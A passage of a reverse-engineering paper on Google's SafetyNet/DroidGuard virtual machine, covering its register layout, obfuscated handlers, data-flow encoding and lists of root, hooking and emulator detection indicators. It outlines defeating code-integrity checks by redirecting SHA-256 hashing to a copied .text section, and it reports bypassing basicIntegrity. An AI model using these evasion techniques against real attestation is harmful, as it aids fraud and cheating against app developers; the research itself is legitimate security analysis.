`libdroidguard.so` and the running bytecode contain the **main logic of SafetyNet**. Compared to the analysis of J. Kozyrakis and C. Mulliner in 2017, it looks like the current architecture of SafetyNet drop most of the Java layers and only relies on DroidGuard [3]

From the section 2 SafetyNet Workflow, we identified that the content of `DroidGuardResult` is significantly used to determine the boolean values of `basicIntegrity` and `ctsProfileMatch`. Therefore at this point, the main challenge is to figure out how the output of `ssNative` is generated.

3.2 The Virtual Machine Internals

By Googling about DroidGuard, we find very few information about this component. Nevertheless, one blog post [11] references some keywords that ring the bell.

The blog post is two years old but it turns out that after analysis, the current implementation is still based on a VM. Compared to the blog post, we can notice some changes such as using `JNI_OnLoad` to register `initNative` and `ssNative` instead of exporting them through `JNIEXPORT`.

`libdroidguard.so` is pretty small, about 400 functions in a 350KiB file, and most of the strings are encoded. Needless to say that the library

[3] DroidGuard was mentioned by J. Kozyrakis and C. Mulliner in their talk/blog post though

is stripped and does not contain metadata like RTTI. The analysis of `libdroidguard.so` has been performed in a pure blackbox approach.

While skimming over the library's functions, we can quickly figure out that `libdroidguard.so` is written in `C++` and mostly relies on two STL containers:

1. `std::vector`
2. `std::string` (or `std::basic_string<uint8_t>`)

Actually, the `std::string` container is far more used in the code than the `std::vector` container. One hypothesis is that this container is preferred by the DroidGuard developers to leverage the small strings optimization made by the STL [9]. The other hypothesis is that this container is used because it's a bit more complicated to deal with when reverse-engineering `C++` code (cf. 6 Reverse-Engineering `C++`: What We Should Be Aware Of?).

The main `C++` object implemented and managed by `libdroidguard.so` is the implementation of the VM itself which is a `C++` class. We will name this object **`DroidGuardVM`** in the rest of this paper.

To get a good understanding of the high-level functionalities behind the VM, we have to address at least two points:

1. Figure out the memory layout of the `DroidGuardVM` object
2. Understand the purpose of the VM handlers

Through static analysis, we can infer that the **first** class attribute of the `DroidGuardVM` object, is a **pointer** to the current registers frame. The `DroidGuardVM` can use up to 256 **typed** registers that are indexed by a `uint8_t` integer.

A typed VM register is defined as a pair of two values:

1. Its *effective* value (`uintptr_t`)
2. Its type (`enum:uint8_t`)

After the analysis of the library functions which manipulate these registers, we can figure out the different types supported by the `DroidGuardVM`:

DG Type	Raw Type
Long	`int64_t`
Int	`int32_t`
Double	`double`
Pointer	`void*`
JNI Object	`jobject`
String	`std::string*`

Regarding the values of the registers, the Google anti-abuse team put a lot of effort to protect the content of the VM registers, and more generally, the data flow of the VM. In particular, all the registers' values are encoded such as when accessing `regs[0x12]`, we actually get an **encoded** representation of the original value:

```
regs[0x12] := enc(original_value)
```

In addition to registers values encoding, DroidGuard encodes the content of the string buffers (`std::string`) with a key derived from the register index and from the VM key. The buffers are only decoded when the VM needs to access the original content.
It is worth mentioning that the data flow of the VM is critical enough to have a dedicated library function that aims at transferring an encoded buffer from a register into another without clearly decoding the original content of the source buffer. More information about the data flow obfuscation are given in the next section (3.3 Data Flow Obfuscation).

The `enum` mapping of the register's types is changing for **each new update** of DroidGuard. It means, for instance, that the `long` type can be associated with the integer **2** for a given version of DroidGuard and **5** in another version.

During the setup of the VM, some of these registers are initialized with contextual values. The Table 1 lists some of these values that are set by a function closes to the `DroidGuardVM` constructor.

Register	Initial Value
`r[03]`	Extra parameters
`r[04]`	Flow (e.g. `attest`)
`r[08]`	JNI ref on `DroidGuardChimeraService`
`r[0a]`	Syscall function
`r[0d]`	Bytecode buffer address
`r[0e]`	Error code?
`r[10]`	JNIEnv*
...	...

Table 1. Some Initial Registers Values

Identifying the initial register values can be helpful while reverse-engineering the VM handlers. For instance, the syscall helper function is accessed when doing a function call:

```
void DroidGuardVM::make_call() {
 this->read_byte_vector(key: 0x9849e8d9ba42ccdc):{0x09, 0xe4, 0x09}
 this->get_pointer(reg: 0xa): &vm_syscall_helper

 this->prepare_params(in_reg: {0x09, 0xe4, 0x09},
                      out_str: {"/data/user/0/com.google.android.gms
                          /cache/.xfhrfg"}):
 {&vm_syscall_helper, /* openat */ 0x38, 0x0, /* file.c_str() */
     [...]}
 openat("/data/user/0/com.google.android.gms/cache/.xfhrfg"): -1
 this->set_register(0x29, REG_TYPES::INT, -1)
 ...
}
```

These registers are used by the **VM handlers** which provide low-level primitives for the dedicated bytecode. As in most of the VM-based obfuscation schemes, we find handlers for arithmetical operations (xor, addition, subtraction), conditional branches, comparison, and we also find more specialized handlers such as:

— Calling a Java function through the JNI
— Doing a syscall
— Dynamically resolving a symbol (through `dlsym`)
— Accessing a Java field
— Doing `sha256_init`, `sha256_update` and `sha256_final`
— ...

From a reverse-engineering's point of view, the VM handlers seem to be member functions of the `DroidGuardVM` object. In particular, they do not take any parameters and they do not return a value. The handlers only update the internal state of the VM which includes the register values.

From a memory point of view, the VM handlers are indexed right after the register frames:

```
class DroidGuardVM {
  private:
  registers_t*                                registers;
  std::vector<registers_t*>                   frames;
  std::array<void(DroidGuardVM::*)(), 0x200> handlers;
  ...
};
```

For each new version of `libdroidguard.so`, the position of the handlers in the `handlers` array attribute is shuffled. For instance, `DroidGuardVM->handlers[4]` can point to the VM handler associated with a JNI call and, in a new release of DroidGuard it could then be associated with the SHA-256 processing handler.

This randomization is likely used to prevent fingerprinting and automation from past reverse-engineering.

There are no universal methods to reverse the different VM handlers, but most of them share the following schema, which could be used as a VM's handler footprint template:

```
void DroidGuardVM::handler() {
  decode_operands();

  perform_handler_operation();

  write_register_results();
}
```

To concretely understand these operations, let's consider the VM handler that aims at comparing two registers:

`void DroidGuardVM::cmp_equal()`

First of all, the handler starts by decoding the instruction's operands:

```
static constexpr uint8_t PC_REG_IDX = 0x12;

uint32_t pc;
uint8_t tmp;

// == Read the first operand ==
pc = read_register(PC_REG_IDX);
pc = decode(&tmp, pc, sizeof(tmp));
set_register(PC_REG_IDX, pc);

uint8_t OP_DST_IDX = MBA1_DECODE(tmp);

// == Read the second operand ==
pc = read_register(PC_REG_IDX);
pc = decode(&tmp, pc, sizeof(tmp));
set_register(PC_REG_IDX, pc);

uint8_t OP_LHS_IDX = MBA2_DECODE(tmp);

// == Read the third operand ==
pc = read_register(PC_REG_IDX);
pc = decode(&tmp, pc, sizeof(tmp));
set_register(PC_REG_IDX, pc);

uint8_t OP_RHS_IDX = MBA3_DECODE(tmp);
```

The `cmp_equal` handler uses three operands:

`OP_DST_IDX`: The destination register for the comparison result.

`OP_LHS_IDX`: The left-hand side register to compare with.

`OP_RHS_IDX`: The right-hand side register to compare with.

After decoding the instruction's operands, the decoded operands are processed through inlined Mixed Boolean-Arithmetic (MBA) functions. These MBA are specific to each handler and they change for each new version of DroidGuard. As a result, if somehow we were able to disassemble or lift the bytecode from DroidGuard, we would have to extract or reverse all the MBA associated with the VM handlers. More details about the MBA are given in the section 3.3 Data Flow Obfuscation.

After the instruction decoding, we find the handler's *payload* which consists in the handler's logic. In our example, this logic consists in checking if two registers are equal according to their types:

```
1  bool are_equal = false;
2
3  reg_t& RHS = get_reg(OP_RHS_IDX); reg_t& LHS = get_reg(OP_LHS_IDX);
4
5  if (RHS.type == LHS.type) {
6  switch (RHS.type) {
7    case JNI:
8    are_equal = this->env_->IsSameObject(decode(RHS.value), decode(LHS
         .value)); break;
9    case LONG:
10   are_equal = decode(RHS.value) == decode(LHS.value); break;
11   case INT:
12   are_equal = (int)decode(RHS.value) == (int)decode(LHS.value);
         break;
13   case DOUBLE:
14   are_equal = (double)decode(RHS.value) == (double)decode(LHS.value)
         ; break;
15   case STR:
16     // byte-per-byte comparison
17   case NONE:
18   default:
19   are_equal = false;
20 }
21 }
```

Finally, the result of the comparison is stored in the register read during the instruction decoding:

```
1    this->set_register(OP_DST_IDX, are_equal);
```

Among the 98 VM handlers implemented in the reverse-engineered version of DroidGuard, I managed to recover the functionalities of 66 of them. To *bypass* the `basicIntegrity` checks, only 5 of them are worth identifying.

The reverse-engineering of the VM handlers helps to understand the layout of the `DroidGuardVM` object and vice versa. In the end, we get the class layout for the `DroidGuardVM` object listed in the Appendix 7. We can notice that this layout embeds an array of `HMAC_CTX`. Actually, it seems

that DroidGuard is able to protect the integrity and the authenticity of the VM registers. During the analysis of the VM, I noticed that only one register leverages this functionality which is the register that contains the `DroidGuardResult` token. The DroidGuard's HMAC-SHA256 is based on the BoringSSL's functions [4] which are triggered when appending data to the register that holds the `DroidGuardResult`

```
VMH_concat_buffer() {
  // [...]
  if (!init) {
    HMAC_Init(this->hmac[REG_RES_IDX], key, key_len, EVP_sha256());
  }
  HMAC_Update(this->hmac[REG_RES_IDX], data, len);
  // [...]
}
```

The HMAC's secret key is embedded and decoded (xor between two integer) by the bytecode and stored as a long integer in a VM's register. By hooking [5] `HMAC_Init()` we can easily observe the HMAC's secret key.

3.3 Data Flow Obfuscation

As mentioned in the previous section, the data flow of DroidGuard is protected with different techniques.

We define the data flow of DroidGuard as the registers values, the internal buffers, the strings and the instructions operands.

One of these protections is to apply Mixed Boolean-Arithmetic expressions (MBA) on the instructions' operands.[6] There are many MBA expressions across `libdroidguard.so` and the Table 2 references a few of them.

MBA Expressions
$((X \wedge 1) \ll 1 + X \oplus 1$
$((-1 \oplus X \ll 1) + X) \oplus$ `0xffffffff`
$(X \mid \sim Y) + (Y \mid \sim X) - (X \oplus \sim Y) \times 2$

Table 2. Examples of MBA Expressions Found in DroidGuard

[4] stripped in the library

[5] Hooking functions in DroidGuard requires to bypass internal internal integrity checks which is out of scope of this article

[6] Actually the MBA are not limited to the instruction's operands and are widely used in DroidGuard.

The MBA expressions change for each new version of the DroidGuard VM but most of them can be automatically *simplified* by combining Miasm and msynth [8]. The Table 3 lists the simplification of the previous MBA expressions.

MBA Expressions	Resolution
$((X \wedge 1) \ll 1 + X \oplus 1$	$X + 1$
$((-1 \oplus X \ll 1) + X) \oplus$ `0xffffffff`	$X \times 3$
$(X \mid \sim Y) + (Y \mid \sim X) - (X \oplus \sim Y) \times 2$	$X \oplus Y$

Table 3. MBA Expressions Resolved with msynth

The second mechanism widely used to protect the data flow is the encoding of the string buffers. Basically, the string buffers associated with registers holding this kind of value are xored with a keystream derived from the register index and an encoding key bound to the `libdroidguard.so` (i.e. a static value). Figure 2 summarizes the decoding process.




Fig. 2. Registers Content Protection

The buffers are decoded **only** when there are used. It means that their clear content cannot be naively observed while iterating over the VM's registers. It can also be mentioned that when transferring an encoded buffer into another register (e.g. `reg[0xcd] -> reg[0xab]`), DroidGuard takes care of not leaking the content in a temporary variable. Because of the xor encoding operation, the encoded buffer can be transferred with this relationship:

$$\texttt{regs[0xab].buffer[i]} = \texttt{regs[0xcd].buffer[i]} \oplus key_{ab}\texttt{[i]} \oplus key_{cd}\texttt{[i]}$$

Even if the MBA can be — to some extent — resolved, and the buffers encoding algorithm reversed, the trade-off between the time it takes and the outcome was not advantageous. Moreover, the anti-abuse team could completely get rid of these protections and use functions more resilient against reverse-engineering. After trial and error, I decided to address all the encoding layers of DroidGuard through code lifting. With this technique, I did not have to reverse and deeply understand the MBA nor the inner mechanisms of the key derivation for the new versions of the VM. I based the code lifting approach with open-source tools like QBDL [7] and Unicorn [12].

Code lifting enables to run the instructions that are relevant to meet our needs, regardless of the global complexity of the function. The main reverse-engineering task was *only* identifying these relevant instructions.

3.4 Code Integrity

In addition to data-flow obfuscation, DroidGuard implements anti-hooks mechanisms through code integrity checks. If the integrity of the (in-memory) `.text` section is not correct, at some point the bytecode takes a branch that performs irrelevant operations.

Hooking is a strong reverse-engineering primitive and bypassing these integrity checks greatly simplifies the analysis of `libdroidguard.so`.

During the initialization of the VM, DroidGuard stores the address of `JNI_OnLoad` in a virtual register:

```
1 reg_move_info_t minfo;
2 minfo.reg_idx = 0x13;
3 minfo.keys    = this->keys_;
4 minfo.reg_ptr = &this->registers[0x13]
5 minfo.env     = this->env_;
6 this->set_register(&minfo, TYPES_POINTER, (uintptr_t)&JNI_OnLoad ^ 0
      xcf7dba8687cac60e)
7 %
```

Later on during the execution of the bytecode, this register is accessed and the address of `JNI_OnLoad` is used to compute the range of addresses to verify.

```
this->set_pointer() {
  r[20] := 0xcf7dba8687cac60e;
}
this->sha256_init();
this->xor() {
  r[21] := r[20] ^ r[13]; // r[21] := &JNI_OnLoad
}
this->add() // Compute the .text addresses range to check
...
this->sha256_update() {
  sha256_update(.text!0x123, 0x456);
}
this->sha256_final()
```

By hooking the BoringSSL SHA-256 functions[7] and by checking if the input buffer encloses the `.text` section, we can change the pointer to an address that points to a **copy** of the original `.text` section. As a result, the checksum is computed on the copied `.text` section and its value is consistent with the value compared for the integrity check. The DroidGuard native library is pretty small such as a copy of the `.text` section has a small memory footprint.

4 The Device Integrity Checks

With a good overall understanding of the VM internals and the VM handlers, we can target specific handlers to highlight the SafetyNet checks and/or disable some of them.

Regardless of the obfuscation scheme used to protect the control flow and the data flow of the detection algorithm, at some point the detection logic needs to interact with the operating system through public API or syscalls. This is the critical point where we can observe the functions and their parameters with clear values.

In the case of DroidGuard, I just had to target 5 VM handlers to get a good overview of the devices integrity checks.

Magisk & Root Detections As in most of the root detections techniques, the bytecode running through DroidGuard checks predefined `su` paths listed in the Appendix A.

[7] which were stripped and reverse-engineered

To enhance the predefined `su` path checks, DroidGuard iterates over the content of some directories (like `/sdcard`) to verify if they contain files that match keywords like `giefroot` or `sbin_orig`. In that case, DroidGuard performs extended checks on these directories and files. By looking at the list of these keywords, we can notice entries like `pegasus.apk` or `coldboot_init` which suggests that DroidGuard is able to identify devices that would have been compromised by Pegasus. The list of the identified keywords is given in the Appendix E.

In addition to the file checks, DroidGuard tries to detect Magisk by looking for system properties like `init.svc.magisk_pfsd` and by inspecting the current mounting points (`/proc/self/mounts`). The list of the system properties is given in the Appendix A.1.

DroidGuard also covers legacy rooting tools like KingRoot [5]. The detection of this tool seems to be performed through an analysis of the environment variables (cf. Appendix A.2)

Hooking Frameworks As mentioned in the API documentation [1], SafetyNet aims at detecting *"Signs of other active attacks, such as API hooking"*. Basically, this detection is done through:

— Inspecting the modules loaded in `/proc/self/maps`
— Iterating over the loaded modules with `dl_iterate_phdr`
— Inspecting `/system/bin/app_process` in the case of the Xposed detection

The Appendix B contains the list of the modules monitored by SafetyNet.

The design of SafetyNet is such that these checks are **exclusively** achieved in the context of the process `com.google.android.gms.unstable`. In particular, it means that these checks do not enable SafetyNet to detect Frida in the application that requested the SafetyNet attestation.

Emulators Since DroidGuard is also involved in the detection of bots and protocol emulating script, it aims at detecting emulators.

The logic behind this detection mostly relies on the system properties (cf. Appendix C.1), but also on the device hardware characteristics like the memory, the battery, and the device's screen (cf. Appendix C.2).

Bootloader Verification The information about the bootloader are decisive in the determination of the `ctsProfileMatch` value. SafetyNet collects the status of the bootloader from different sources:

1. **System Properties:** `ro.boot.flash.locked`, `ro.boot.vbmeta.device_state` (cf. Appendix D.1)
2. **Java API:** `"persistent_data_block".getFlashLockState()`
3. **Hardware Attestation:** `KeyStore.getCertificateChain()`

The values of the system properties and the Java API can be easily modified but the result of the certification chain is a bit more tricky to circumvent.

The SafetyNet's hardware attestation relies on the Android public API which is described in the Android developers website [6]. To perform this attestation, the bytecode running through DroidGuard uses VM's handlers dedicated to JNI calls. As it is listed in the Listing 6, it creates and instantiates all the Java objects required to build the attestation. This part of the VM execution has been translated in Java in the Appendix D.3.

```
1  VMH_read_buffer()
2  VMH_read_buffer()
3  VMH_JNI_CallMethod() {
4    CallObjectMethodA("KeyGenParameterSpec$Builder.build()"):
         KeyGenParameterSpec@ca74d81
5  }
6  VMH_read_buffer()
7  VMH_read_buffer()
8  VMH_read_buffer()
9  VMH_read_string_at_offset()
10 VMH_JNI_GetStaticField() {
11   GetStaticObjectField("KeyProperties.KEY_ALGORITHM_EC"): "EC"
12 }
13 VMH_read_buffer()
14 VMH_read_buffer()
15 VMH_JNI_FindClass()
16 VMH_read_buffer()
17 VMH_read_buffer()
18 VMH_JNI_CallStaticObjectMethod() {
19   CallStaticObjectMethodA("KeyPairGenerator",
20                           "KeyPairGenerator.getInstance",
21                           "EC", "AndroidKeyStore"
22                          ): "KeyPairGenerator$Delegate@f9f7e26"
23 }
```

Listing 6. VM Trace Associated With the Hardware Attestation

At the end of the execution, DroidGuard calls `getCertificateChain()` which contains the certificates chain as described in the documentation [6]. It is worth mentioning that the root certificate is signed by a Google's hardware-backed private key and this chain contains a certificate which embeds hardware-signed information among which the status of the bootloader.

DroidGuard does not read and does not take any integrity decision regarding this certificate chain. The whole chain is sent in the DroidGuardResult & Telemetry Data that defers the integrity decision by the Google's backend.

As a result of this analysis, I was able to bypass most of these checks and get a `basicIntegrity` value at `true` [13]. Bypassing the `ctsProfileMatch` flag is another challenge that shifts the attack to finding an boot chain or a low-level vulnerability.

5 DroidGuardResult & Telemetry Data

All the DroidGuard reverse-engineering was motivated by the understanding of the content behind the `DroidGuardResult` value referenced in the Listing 3.

After analysis, it turns out that this value is actually a Protobuf message that wraps *telemetry* data. These data are collected throughout the execution of the bytecode and they are stored in a dedicated register.

Compared to classical string encoding (cf. 3.3 Data Flow Obfuscation), the buffer that contains the telemetry data is protected with another layer of encoding that involves an HMAC secret key and other encoding keys. Nevertheless, it is still possible to access the underlying content through hooking and code lifting.

Without really reversing the encoding layers, I managed to extract the telemetry data listed in the Appendix G.

6 Reverse-Engineering `C++`: What We Should Be Aware Of?

As mentioned in the previous sections, DroidGuard is written in `C++` and manages a class that we called `DroidGuardVM`. For better or for worse, the ABI and the STL optimizations can be tricky. This section deals with non-trivial `C++` ABI features.

6.1 The Pointer `this`

Non-static member functions of `C++` classes always start with `this` as the **first** parameter of the function. While reverse-engineering, and more precisely, while trying to understand the layout of the DroidGuard VM, this property can help to identify the VM class member functions that aims at interacting with class data from those that are *helpers*.

Nevertheless, it exists an exception where non-static class member functions do not have `this` as the first parameter.

6.2 Copy Elision

To avoid a copy of a `C++` object returned by a function, the `C++` standard [8] requires to reference the returned object in the parameter of the function such as it can be constructed in-place by the function.

Concretely, if the consider the following `DroidGuardVM` function:

```
1 std::vector<uint8_t> DroidGuardVM::read_byte_vector(size_t enc_size)
```

The *real* prototype of the function is actually:

```
1 void read_byte_vector(std::vector<uint8_t>* out,
2                       DroidGuardVM* vm,
3                       size_t enc_size)
```

So from a reverse-engineering point of view, we observe 3 parameters but in fact, two of them are ABI specific.

6.3 `std::string` Optimization

When we need to store *small* bytes, the `std::string` container can be more interesting over a `std::vector<uint8_t>` as most of the `C++` Standard Template Library (STL) implements an optimization for small strings [9].

From a reverse-engineering point of view, this optimization can be tricky to spot in particular when the `std::string` functions are inlined.

If we consider the function `std::string.size()`, on the left-hand side of the Listing 3 we have the code generated by the compiler which does not contain hints about the type of the variable `x1`. The main reverse-engineering effort is to understand the type of this variable for which the memory dereference and the shift makes sense on the right-hand side according the `std::string` optimization.

During the analysis of DroidGuard, I encountered this kind of optimization in different places and it was frequent that the condition `(cap & 1) != 0` was re-written with the following MBA:

$$X \oplus \texttt{0xfffffffffffffffe} + 1 \neq (X \mid 1) \oplus \texttt{0xfffffffffffffffe}$$

[8] since `C++` 11

```
void* x1;
uint64_t x2;

uint64_t x3 = *x1
if ((x3 & 1) != 0) {
  x2 = *(x1 + 8)
} else {
  x2 = x1 >> 1;
}
```

```
std::string* x1;
uint64_t x2;

uint64_t cap = x1->cap
if ((cap & 1) != 0) {
  x2 = x1->size();
} else {
// Small string optimization
  x2 = x1 >> 1;
}
```

Fig. 3. Generated Code when accessing `std::string::size`

7 Conclusion

Generally speaking, DroidGuard/SafetyNet successfully achieves its purpose: provide a reliable and efficient solution to detect *compromised/-tampered* devices. Regardless of the low-level protections like the Mixed Boolean-Arithmetic expressions or the buffers encoding, its global design with regular updates, a unique bytecode per-request or the dedicated *unstable* process, makes its analysis difficult.

7.1 The Reverse-Engineering Cost

Evaluating the robustness of a solution is a difficult exercise as it depends on the motivation and the experience of the reverser as well as its tools. This research has been done during week-ends and early in the morning which could represent about five straight weeks. In addition, it had to develop dedicated tools to inspect the VM (like dumping all the registers), to trace the VM's handlers and to ease the reverse-engineering of a new version of the VM based on the previous version.

This part adds two straight weeks of work. After having the suitable toolset, I could handle a new version of DroidGuard in a couple of hours.

7.2 The Limits of the DroidGuard/SafetyNet Design

As it has been discussed in the section 2 SafetyNet Workflow, DroidGuard and its integrity checks are performed in a dedicated process [9] and not in the process of the application that triggered the SafetyNet request. It means that DroidGuard is able to identify system-wide tampering

[9] `com.google.android.gms.unstable`

(like Magisk or a bootloader unlocked) but it is not able to detect local applications tampering like Frida gadget or native hooking.

There are no integrity checks in the memory space of the application that perfomed the request.

Therefore, RASP [10] solutions are relevant to ensure the application is not locally tampered. In addition, SafetyNet aims at running on a large number of Android devices with disparate brands, versions, hardware etc. On the top of that, SafetyNet must take care of not raising false-positives alerts as it could have a direct impact on the app's developer business. This universality and this attention to avoid false-positives (or not) can be a weakness. For instance, one solution to get rid of the hardware attestation is to make believe that the device does not support hardware attestation.[11] On the other hand, the documentation about the trustworthy of the `ctsProfileMatch` value is also clear:

> [... false for] *"Genuine but uncertified device, such as when the manufacturer doesn't apply for certification"*

This is not an issue for applications that aim at running on a specific range of devices, like SoftPOS [12] solutions but it can be a critical issue in the video games industry if the gamers cannot play the game because of a non-Google certified device.

This article intentionally eludes the technicals details to bypass SafetyNet security measures or to perform the attacks, as it is a cat-and-mouse game that everyone can enjoy playing.

References

1. `https://developer.android.com/training/safetynet/attestation#potential-integrity-verdicts`.
2. `https://github.com/microg/GmsCore/blob/ad12bd5de4970a6607a18e37707fab9f444593a7/play-services-core-proto/src/main/proto/snet.proto#L15-L25`.
3. `https://chromium.googlesource.com/chromium/src/+/refs/heads/main/components/cronet`.

[10] **R**untime **A**pplication **S**elf **P**rotection

[11] `https://github.com/kdrag0n/safetynet-fix/blob/57b726c260bb40b838c5d942965282a5a482bdbe/java/app/src/main/java/dev/kdrag0n/safetynetfix/proxy/ProxyKeyStoreSpi.kt#L45`

[12] **S**oftware **P**oint **O**f **S**ale is a solution that allows merchants to accept contactless payments on their smartphones

4. https://github.com/microg/GmsCore/blob/ad12bd5de4970a6607a18e37707fab9f444593a7/play-services-core-proto/src/main/proto/snet.proto#L27-L30.
5. https://kingrootapp.net/.
6. https://developer.android.com/training/articles/security-key-attestation.
7. R. Thomas A. Guinet. Qbdl: Quarkslab dynamic loader. https://www.sstic.org/2021/presentation/qbdl_quarkslab_dynamic_loader/, 2021.
8. T. Blazytko. msynth. https://github.com/mrphrazer/msynth, 2021.
9. J. Laity. libc++'s implementation of std::string. https://joellaity.com/2020/01/31/string.html, 2020.
10. Lookout. Pegasus for android. https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-android-technical-analysis.pdf, 2017.
11. A. Mankevich. How i discovered an easter egg in android's security and didn't land a job at google. https://habr.com/en/post/446790/, 2019.
12. Nguyen Anh Quynh. Unicorn engine. https://github.com/unicorn-engine/unicorn, 2015.
13. R. Thomas. Droidguard bypass. https://www.romainthomas.fr/projects-images/safetynet/, 2021.

A Root Checks

— /data/local/tmp/su
— /sbin/su
— /data/local/xbin/su
— /bin/su
— /data/local/bin/su
— /product/bin/su
— /system/bin/.ext/su
— /system_ext/bin/su
— /system/bin/su
— /system/xbin/su
— /odm/bin/su
— /vendor/bin/su
— /vendor/xbin/su

A.1 Magisk Detection

System Properties:
— init.svc.magisk_service
— persist.magisk.hide
— init.svc.magisk_pfs
— init.svc.magisk_pfsd

— magisk.version
— ro.magisk.disable

Files Content:

— /proc/self/mounts
— /proc/self/mountinfo

A.2 KingRoot Checks

— TANGBOX
— REDIRECT_SRC1
— REDIRECT_DST1
— FORBID_SRC1
— WHITELIST_SRC1

B Dynamic Instrumentation Checks

— libarthook_native.so
— libsandhook.edxp.so
— libsandhook-native.so
— libsandhook.so
— libxposed_art.so
— libfrida-gadget.so
— libmemtrack_real.so
— frida-agent-64.so
— libva++.so
— librfbinder-cpp.so
— frida-agent-32.so
— libva-native.so
— libwhale.edxp.so
— libriru_edxp.so
— libriru_snet-tweak-riru.so
— libriru_edxposed.so

B.1 Xposed Detection

It checks the content of /system/bin/app_process

C Emulator Checks

C.1 System Properties

— init.svc.droid4x

- init.svc.noxd
- init.svc.qemud
- init.svc.goldfish-setup
- init.svc.goldfish-logcat
- vmos.browser.home
- init.svc.ttVM_x86-setup
- ro.trd_yehuo_searchbox
- qemu.sf.fake_camera
- vmos.camera.enable
- init.svc.microvirtd
- init.svc.vbox86-setup
- ro.rf.vmname

C.2 Devices Features

Memory:

- getSystemService(Context.ACTIVITY_SERVICE)
  .getMemoryInfo().totalMem
- ApplicationPackageManager
  .hasSystemFeature(PackageManager.FEATURE_RAM_NORMAL)

Screen Information from
getSystemService(Context.WINDOW_SERVICE).getDefaultDisplay()

- getMetrics()
  - DisplayMetrics.widthPixels
  - DisplayMetrics.heightPixels
  - DisplayMetrics.density
  - DisplayMetrics.xdpi
  - DisplayMetrics.ydpi
- getRealMetrics()
  - android.util.DisplayMetrics.widthPixels
  - android.util.DisplayMetrics.heightPixels

D Bootloader Status

D.1 System Properties

- ro.boot.flash.locked
- ro.boot.vbmeta.device_state
- ro.boot.verifiedbootstate
- ro.boot.vbmeta.digest

D.2 Java API

- `"persistent_data_block".getFlashLockState()`
- `hasSystemFeature(PackageManager.FEATURE_VERIFIED_BOOT)`

D.3 Hardware Attestation

```
KeyStore ks = KeyStore.getInstance("AndroidKeyStore")
ks.load(null);
ks.aliases(); // Iterate and check the aliases

long rndLong = (new Random()).nextLong()
String alias = "unstable.<hash>." + rndLong.toString()

KeyGenParameterSpec spec = new KeyGenParameterSpec.Builder(alias,
    KeyProperties.PURPOSE_SIGN)
  .setAlgorithmParameterSpec(new ECGenParameterSpec("secp256r1"))
  .setDigests(KeyProperties.DIGEST_SHA512)
  .setAttestationChallenge(<unique number>)
  .build();

KeyGenerator keyGenerator = KeyPairGenerator.getInstance("EC", "
    AndroidKeyStore")
keyGenerator.initialize(spec);
keyGenerator.generateKeyPair();

Certificate certificates[] = keyStore.getCertificateChain(alias);
```

E Conditional Checks on Files Matching Specific Keywords

- `daemonsu`
- `pegasus.apk`
- `androVM-prop`
- `busybox`
- `mu`
- `.coldboot_init` (related to Pegasus: [10] page 29)
- `su`
- `temp_su`
- `init.magisk.rc`
- `baservice`
- `badamon`
- `droid4x-prop`
- `ttVM-prop`
- `igpi`

- qemu_props
- giefroot
- microvirt-prop
- smsdamon
- waw
- smsservice
- libimcrc_64.so
- wland
- microvirtd
- libinjector.so
- nox-prop
- su
- su2
- sbin_orig
- magisk
- supersu
- .author

F DroidGuardVM Layout

```
static constexpr size_t NB_REGISTERS = 0x100;

enum REG_TYPES : uint8_t {
  STRING,
  INT,
  LONG,
  DOUBLE,
  JOBJ,
  POINTER,

  NONE = 6,
};
struct reg_t {
  REG_TYPES type;
  uintptr_t value;
};
struct registers_t {
  DroidGuardVM* vm;
  uintptr_t _;
  std::array<reg_t, NB_REGISTERS> r;
};
class DroidGuardVM {
  private:
  registers_t*                    registers;
  std::vector<registers_t*>       frames;
  std::array<uintptr_t, 0x200>    handlers;
  uint32_t                        counter;
  uint32_t                        pc;
```

```
  std::array<HMAC_CTX**, 0x100> hmac;
  __uint128_t                   enc_key;
  int32_t                       enc_register;
  std::string                   bytecode;

  uintptr_t                     crypto_key_1;
  uintptr_t                     crypto_key_2;
  int32_t                       count;
  std::array<uint64_t, 0x42>    constants;

  pthread_t thread;
  uintptr_t tagged_buffer;

  std::array<uint8_t, 0x400> scratch_buffer_1;
  std::array<uint8_t, 0x410> scratch_buffer_2;

  JavaVM  jvm;
  JNIEnv* env;
  jobject mDroidGuard;
  jobject mDroidGuardChimeraService;
  jobject jobj1;
  jobject jobj2;
  jobject mRuntimeAPI;
  jobject mJavaLangString;
  std::string flow;
  jobject mExtra;
  bool    has_error;
};
```

Listing 7. `DroidGuardVM` Class Layout

G `DroidGuardResult` Protobuf Content

```
classes_info = {
  info = [
    {
      "class":   "com.google.android.gms.droidguard.
          DroidGuardChimeraService"
      "methods": ["a" "b" "onBind" "onCreate"]
    },
    {
      "class":   "com.google.android.gms.framework.tracing.wrapper.
          TracingIntentService"
      "methods": ["a" "attachBaseContext" "onHandleIntent"]
    },
    {
      "class":   "com.google.android.chimera.IntentService"
      "methods": ["onBind" "onCreate" "onDestroy" "onHandleIntent"
                  "onStart" "onStartCommand" "setIntentRedelivery"]
    },
    {
      "class":   "com.google.android.chimera.Service"
      "methods": ["dump" "getApplication" "getChimeraImpl" "
          getContainerService"
```

```
